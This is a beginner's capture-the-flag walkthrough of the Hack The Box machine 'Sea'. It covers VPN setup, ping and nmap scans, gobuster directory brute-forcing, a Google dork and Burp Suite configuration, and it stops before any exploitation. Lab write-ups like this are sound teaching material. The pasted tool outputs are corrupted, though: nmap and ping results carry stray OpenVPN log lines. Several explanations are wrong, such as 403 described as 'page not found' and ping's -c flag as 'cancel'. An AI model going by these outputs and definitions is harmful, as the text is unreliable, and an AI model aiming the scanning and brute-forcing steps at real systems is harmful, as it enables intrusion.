

Htb machine: sea


[Hack The Box :: Hack The Box](#)


machine: sea based on Linux

first I connect to it with **my machine: kali linux**


on my kali linux I download a configuration file of software openvpn from hack the box

go to connect to htb(hack the box) press on starting point press on openvpn





Choose vpn server and vpn access choose protocol and press download vpn



You see the download vpn in you'r user download folder

What is openvpn is software to connect to a vpn server via configuration file

[Business VPN For Secure Networking | OpenVPN](#)

[What Is OpenVPN? | OpenVPN](#)

Connect linux ubuntu to openvpn

[How To Set Up and Configure an OpenVPN Server on Ubuntu 20.04 | DigitalOcean](#)

I connect to hack the box sea with **my machine: kali linux** to be in the same network

I want able to scan it and solve the machine



I will get hack the box ip

sea machine – hack the box machine – my target

Start openvpn on kali command: sudo openvpn configure_file.ovpn

Or command sudo openvpn /home/user/ Downloads/configure_file.ovpn

If all done correctly you will see in terminal: Initialization Sequence Completed

```
2024-08-20 13:45:46 add_route_ipv6(dead:beef::/64 → dead:beef:2::1 metric -1) dev tun0
2024-08-20 13:45:46 net_route_v6_add: dead:beef::/64 via :: dev tun0 table 0 metric -1
2024-08-20 13:45:46 Initialization Sequence Completed
2024-08-20 13:45:46 Data Channel: cipher 'AES-256-CBC', auth 'SHA256'
, peer-id: 36, compression: 'lzo'
```

I now open new terminal windows and try to solve the machine


Check I in a new network: in new terminal windows I type ip a to see all network interfaces ip



I see another network interfaces ip: tun0

```
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none brd 0x0 metric 1
2024 inet 10.10.14.134/23 brd 29.0.0.0/16 scope global tun0
    valid_lft forever preferred_lft forever
```

Also, I see near network symbol up on my screen: lock with the same ip



On the commands I use flags/options of command

I check connection between hack the box sea with kali linux command: ping -c 2 sea_ip

Meaning

Command ping check connectivity between 2 devices

Flag -c cancel sending ping

Number 2 after 2 times cancel sending ping

Number sea_ip – ip of sea machine

[ping\(8\) - Linux man page \(die.net\)](#)

[How to Check Network Connectivity in Linux | ping Command - GeeksforGeeks](#)

Results 2 packets transmitted, 2 received, 0% packet loss meaning I have connection with sea machine

```
ping -c 2 10.10.11.28
```

```
PING 10.10.11.28 (10.10.11.28) 56(84) bytes of data.
64 bytes from 10.10.11.28: icmp_seq=1 ttl=63 time=192 ms
64 bytes from 10.10.11.28: icmp_seq=2 ttl=63 time=154 ms
2024-08-20 13:45:46 net_addr_v6_add: dead:beef:2::1084/64 dev: 3
--- 10.10.11.28 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 153.809/172.721/191.634/18.912 ms
```

Now I want to know what services active and open on sea machine

I use nmap command: nmap -sV -Pn --open ip

Meaning

Command nmap command to scan devices and see variabilities

Flag -sV check for services and services versions

Flag -Pn don't do ping

Flag –open show only open ports

Ip my target ip who I scan

```
nmap -sV -Pn --open 10.10.11.28
```

[nmap\(1\) - Linux man page \(die.net\)](#)

[Nmap: the Network Mapper - Free Security Scanner](#)

[What is Nmap and How to Use it – A Tutorial for the Greatest Scanning Tool of All Time \(freecodecamp.org\)](#)

[nmap\(1\) - Linux manual page \(man7.org\)](#)

results

```
Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-20 14:09 EDT
Nmap scan report for 10.10.11.28
Host is up (0.15s latency).
Not shown: 560 filtered tcp ports (no-response), 438 closed tcp ports
(conn-refused)
Some closed ports may be reported as filtered due to --defeat-rst-rat
elimination table 0 metric -1
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux;
protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel_a :: dev tun0
table 0 metric -1
Service detection performed. Please report any incorrect results at h
ttps://nmap.org/submit/. Channel: cipher 'AES-256-CBC', auth 'SHA256'
Nmap done: 1 IP address (1 host up) scanned in 24.02 seconds
```

2 port open: port 22 service ssh, port 80 service http on protocol tcp

I see service ssh version OpenSSH 8.2p1

I see service http version Apache httpd 2.4.41

If these services are new to you search them in google

http

[HTTP | MDN \(mozilla.org\)](#)

[What is HTTP \(w3schools.com\)](#)

[What is HTTP ? - GeeksforGeeks](#)

Ssh

[What is SSH? | Secure Shell \(SSH\) protocol | Cloudflare](#)

[What Is SSH: Secure Shell Explained | phoenixNAP KB](#)

[What is SSH? SSH Meaning in Linux \(freecodecamp.org\)](#)

OpenSSH version of service ssh enable you to connect to remote server on ssh

[OpenSSH](#)

[OpenSSH - Wikipedia](#)

Httpd version of service http of Apache web server

[Welcome! - The Apache HTTP Server Project](#)

[httpd - Wikipedia](#)

Now I can search variabilities and exploit to these services with the versions

My goal to search variabilities and exploiting them almost on all the services to attack my target in different ways and from different angles

Type in google apache httpd 2.4.41 ubuntu exploit

apache httpd 2.4.41 ubuntu exploit

<https://tech.joellemena.com/apache/apache-httpd-2-4-41-ubuntu-exploit-metasploit/>

Common Vulnerabilities in Apache 2.4.41

- Cross-Site Scripting (XSS)
- Server-Side Request Forgery (SSRF)
- Remote Code Execution (RCE)
- Denial of Service (DoS) attacks

See also search on google with google dorking: intitle:"index of" "Apache/2.4.41 (Ubuntu) Server"

[intitle:"index of" "Apache/2.4.41 \(Ubuntu\) Server" - Files Containing Juicy Info GHDB Google Dork \(exploit-db.com\)](#)


what is google dorking: is a technique used by hackers and security researchers to find sensitive information on websites using Google's search engine

[What is Google Dorking? - GeeksforGeeks](#)

[Google Dorking for Penetration Testers — A Practical Tutorial \(freecodecamp.org\)](#)

Another way to see http version: connect to sea machine with port- open web browser on url type <http://ip:80>

My web browser is firefox



Install extension wappalyzer -allow you to see what technologies website is using
and active wappalyzer extension

<https://www.wappalyzer.com/>

you can search wappalyzer extension to you'r web browser and install it

The screenshot shows the Wappalyzer extension interface. At the top, there's a purple header with the Wappalyzer logo and a menu bar with icons for refresh, settings, and export. Below the header, there are two tabs: "TECHNOLOGIES" (which is selected) and "MORE INFO". On the right, there's a button labeled "Export" with a download icon. The main content area is divided into four sections: "Web servers", "Programming languages", "Operating systems", and "CDN", "JavaScript libraries", and "UI frameworks".

Category	Technology	Version
Web servers	Apache HTTP Server	2.4.41
	jQuery CDN	
Programming languages	PHP	
	jQuery	1.12.4
Operating systems	Ubuntu	
	Bootstrap	3.3.7
Something wrong or missing?		

Now I type in google openssh 8.2p1 exploit or type openssh 8.2p1 vulnerabilities

openssh 8.2p1 exploit

openssh 8.2p1 vulnerabilities

OpenSSH 8.2 incorrectly sends duplicate responses to the server upon a utimes system call failure, which allows a malicious unprivileged user on the remote server to overwrite arbitrary files in the client's download directory by creating a crafted subdirectory anywhere on the remote server

[NVD - CVE-2020-12062 \(nist.gov\)](#)

My words OpenSSH incorrectly sends duplicate responses to the server upon a uptimes system call failure that allow an attacker with user on the remote server with low privileges to create a folder from the attacker pc on the remote server anywhere on the server

Now I try to search hidden files and directors on htb sea machine to find variability or backdoor using gobuster command:

gobuster dir -u MACHINE_IP -w list.txt

command gobuster need a list to compare file on brute-force attack

can see how to use gobuster with command: man gobuster

meaning

command gobuster allow you to search hidden files and directors on a web server

flag dir allow the classic directory brute-forcing mode on website

flag -u represent url

url [What is a URL? - Learn web development | MDN \(mozilla.org\)](#)

MACHINE_IP target ip which I attack

Flag -w list

File list.txt a list use to compare file on brute-force

I search on google a list compare file on brute-force, i have found: common.txt

common.txt list locate on route/location /usr/share/wordlists/dirb/

[Gobuster Tutorial – How to Find Hidden Directories, Sub-Domains, and S3 Buckets \(freecodecamp.org\)](#)

[How To Use GoBuster To Find Hidden Files/Directories \(youtube.com\)](#)

Dirb scan website content search viewed and hidden files

[dirb | Kali Linux Tools](#)

/usr/share/wordlists/dirb/ a folder that content search viewed and hidden files on website


common.txt a list to search and compare file on brute-force

search on chat gpt after purpose of common.txt

write common.txt list contains similar patterns and conventions in web development



You
explain me common.txt



common.txt is a text file commonly found in directories related to web application security testing, such as `/usr/share/wordlists/dirb/`. It contains a list of common words and phrases that are frequently used in directory and file names on web servers.

These words and phrases are typically chosen because they represent common patterns and conventions used in web development, such as default directory names, common application names, standard file names, and other resources commonly found on web servers.

common.txt list content

[wordlists/common.txt · f43c03a2bef91118debffd6cec9573f21bb5f9e8 · Kali Linux / Packages / dirb · GitLab](#)

[dirb/wordlists/common.txt at master · v0re/dirb · GitHub](#)

Gobuster tool use option dir to search and compare file from website to common.txt list on brute force

I type: gobuster dir -u MACHINE_IP -w /usr/share/wordlists/dirb/common.txt

```
└─$ gobuster dir -u 10.10.11.28 -w /usr/share/wordlists/dirb/common.txt
```

Results

```
.hta                                (Status: 403) [Size: 199]
/.htpasswd                            (Status: 403) [Size: 199]
/.htaccess                            (Status: 403) [Size: 199]
/0                                    (Status: 200) [Size: 3670]
/404                                 (Status: 200) [Size: 3361]
/data                                (Status: 301) [Size: 232] [→ http://10.10.11.28/data/]
/Documents and Settings (Status: 403) [Size: 199]
/home                                (Status: 200) [Size: 3670]
/index.php                            (Status: 200) [Size: 3670]
/messages                             (Status: 301) [Size: 236] [→ http://10.10.11.28/messages/]
/plugins                               (Status: 301) [Size: 235] [→ http://10.10.11.28/plugins/]
/Program Files                         (Status: 403) [Size: 199]
/reports list                          (Status: 403) [Size: 199]
/server-status                         (Status: 403) [Size: 199]

/themes                               (Status: 301) [Size: 234] [→ http://10.10.11.28/themes/]
```

On the results we see status codes 200 301 403

I need to know that these codes say

Explains status codes

status code 200 successful communication with the site,

status code 301 referral/redirect to another place on the site

status code 403 page not found on the server

[What are HTTP Status Codes? List Of Important Status Codes - Moz](#)

[HTTP response status codes - HTTP | MDN \(mozilla.org\)](#)

I interest in status code 301 redirect to another place on the site

Now I enter to the place that have code 301

<http://10.10.11.28/data/>

<http://10.10.11.28/messages/>

<http://10.10.11.28/plugins/>

<http://10.10.11.28/themes/>

I also interest in status code 200

Now I enter to the place that have code 200

/0

/404

/home

/index.php

I don't find something of use to me

I see I have a link to page called HOW TO PRACTICE I press on it



Results

How can I participate?

To participate, you only need to send your data as a participant through [contact](#). Simply enter your name, email, age and country. In addition, you can optionally add your website related to your passion for night racing.

I sing up to the website press on contact

I get an error

The screenshot shows a Firefox browser window with a dark theme. The address bar at the top contains the URL "sea.htb/contact.php". Below the address bar, the Firefox navigation bar includes links for "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The main content area of the browser displays the following text:


Hmm. We're having trouble finding that site.
We can't connect to the server at sea.htb.
If that address is correct, here are three other things you can try:

- Try again later.
- Check your network connection.
- If you are connected but behind a firewall, check that Firefox has permission to access the Web.

[Try Again](#)

On source page of <http://10.10.11.28/home>

click right mouse button from option list click on view source page



Open new page called source page

view-source:<http://10.10.11.28/>

On source page I see a green note theme CSS there is a link

link rel="stylesheet" href="<http://10.10.11.28/themes/bike/css/style.css>

if this step new to you learn html

[HTML Tutorial \(w3schools.com\)](#)

[HTML: HyperText Markup Language | MDN \(mozilla.org\)](#)

The address <http://10.10.11.28/themes/bike/css/style.css> lead to somewhere

Lets access this address

I try to get to <http://10.10.11.28/themes/bike> i get

Forbidden

You don't have permission to access this resource.

Lets try to see what cause this I want to check the response from the server

For that I use burpsuite is a tool for testing and scanning web applications for vulnerabilities

[Learn Burp Suite on Kali Linux: Part 1 - Linux Tutorials - Learn Linux Configuration](#)

[Burp Suite Tutorial - Web Pentesting Beginners Guide - 2023 \(kalilinuxtutorials.com\)](#)

[burpsuite | Kali Linux Tools](#)

[Mastering Burp Suite: The Ultimate Web Application Hacking Tool \(youtube.com\)](#)

On kali linux burpsuite install as default version burp suite community edition


I can download and install on my browser foxyproxy extension

[FoxyProxy \(google.com\)](#)

After installing foxyproxy extension I go to extension press foxyproxy press on setting

Go to proxies configure like on the picture

Title file name type http hostname localhost ip 127.0.0.1 port 8080



As default foxyproxy is disable I enable it click on the file that I created

*Important when foxyproxy is running in the browser and Burp Suite the proxy tab intercept is running - we will not have internet

When the Burp Suite froxy intercept tab is running, we will have to click once on forwarding a forward request

Connect foxyproxy to burpsuite

We will run Burp Suite, we will go to proxy to intercept, change intercept is off to on

In the browser click plugins foxyproxy change to froxy which we did

We will get an error when surfing the Internet because we need a certificate to run froxyproxy
burp suite ca certificate


[Installing Burp's CA certificate in Chrome - Windows - PortSwigger](#)

Go to <http://burpsuite:8080/> download ca certificate

In the browser we will go to the security settings for certificate management, we will click there to attach a new certificate from an import file / we will select the file we downloaded and select a name automatically putting the file where it belongs


[View Certificate Details In Microsoft Edge - ComputerSluggish](#)

Result file portswigger CA



You can also go to the proxy tab in the burp suite browser and click open browser to search for a website

We will activate the intercept option, go to the proxy tab, for the intercept option, click intercept is off, then in burpsuite, click forward a few times



If the burpsuite software is not installed, it can be installed with the command sudo apt install burpsuite

Burp Suite community edition software will be installed

I am using Burp Suite pro version

I ran the BurpSuitePro/BurpSuitePro bash command software



There is another free software like burpsuite called zaproxy

[ZAP \(zaproxy.org\)](https://zaproxy.org)

[ZAP – Getting Started \(zaproxy.org\)](https://zaproxy.org/getting-started)

[TryHackMe | Introduction to OWASP ZAP](#)

If the zoproxy software is not installed, it can be installed with the command sudo apt install zaproxy

On gubuster I found address <http://10.10.11.28/themes/> status code 301

On <http://10.10.11.28/home> on source page I found address <http://10.10.11.28/themes/bike>

And have the same error

I enter <http://10.10.11.28/themes/bike> on butpsuite i see the server respond

On burpsuite repeater tab

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions

Intercept HTTP history WebSockets history | Proxy settings

